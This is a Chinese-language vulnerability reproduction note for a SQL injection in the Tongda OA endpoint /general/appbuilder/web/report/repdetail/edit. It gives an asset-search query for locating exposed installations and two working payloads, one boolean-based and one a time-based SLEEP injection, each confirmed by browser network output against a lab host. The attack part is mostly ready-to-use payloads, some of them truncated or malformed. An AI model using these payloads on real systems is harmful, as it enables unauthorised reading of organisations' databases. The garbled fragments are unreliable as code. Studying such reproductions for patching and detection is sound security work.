

T10-2通达-OA-SQL

漏洞描述:

通达OA /general/appbuilder/web/report/repdetail/edit 存在SQL注入漏洞,攻击者通过漏洞可以获取数据库信息。

网站图片:



网络测绘:

Hunter 语法:

app.name="通达 OA"


漏洞复现:

利用条件: 可登录系统的账户, 普通权限即可
登陆后台使用poc进行测试

POC1 布尔注入, 相应内容不同
payload:

`http://192.168.31.164/general/appbuilder/web/report/repdetail/edit?id=(SELECT%20(CASE%20WHEN%20(3022=3022)%20THEN%2011%20ELSE%20(SELECT%209483%20UNION%20SELECT%205336)%20`

效果图:



An internal server error occurred.

状态	方法	域名	文件	发起者	类型	传输
500	GET	192.168.31.164	edit?id=(SELECT (CASE WHEN (3022=3021) THEN 1) ELSE (SELECT 9483 U	document	html	343 字节
200	GET	192.168.31.164	favicon.ico	FaviconLoader.sys.mjs:176 (i...	x-icon	已缓存

POC2 时间盲注

192.168.31.164/general/appbuilder/web/report/repdetail/edit?id=11%20OR%20(SELECT%206476%20FROM%20(SELECT(SLEEP(5)))XVdJ)&link_type=false&slot={}

eb/report/repdetail/edit?id=11%20OR%20(SELECT%206476%20FROM%20(SELECT(SLEEP(5)))XVdJ)&link_type=false&slot={}

JSON 原始数据 头

status: "ok"

data: {id: "59", guid: "(8520F3A4-C8BC-4E3F-1BF8-BC5494E382)", name: "销售联机在线分析", desc: "", type: "1", sort_id: "(02E85533-1BF8-D3D6-2A8B-F8C854D614B)", dept_id: "g", headers: {a: {}}, fields: {a: {}}, dataset_id: "app_60_1938", filters: {}, horizon_fields: "年,季度,月,列选_产品", vertical_fields: "列选_省份,列选_城市", calculate_fields: {0: {id: "列选_销售量", calculationMethod: "sum", fieldType: "number", config: {fixto: "g"}}

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序

状态 方法 域名 文件 发起者 类型 传输 大小 耗时 2.50 秒 0.10 秒 7.00

200 GET 192.168.31.164 edit?id=11 OR (SELECT 6476 FROM (SELECT(SLEEP(5)))XVdJ)&link_type=false&slot={}

200 GET 192.168.31.164 favicon.ico img 79 kB 78.64 kB CSP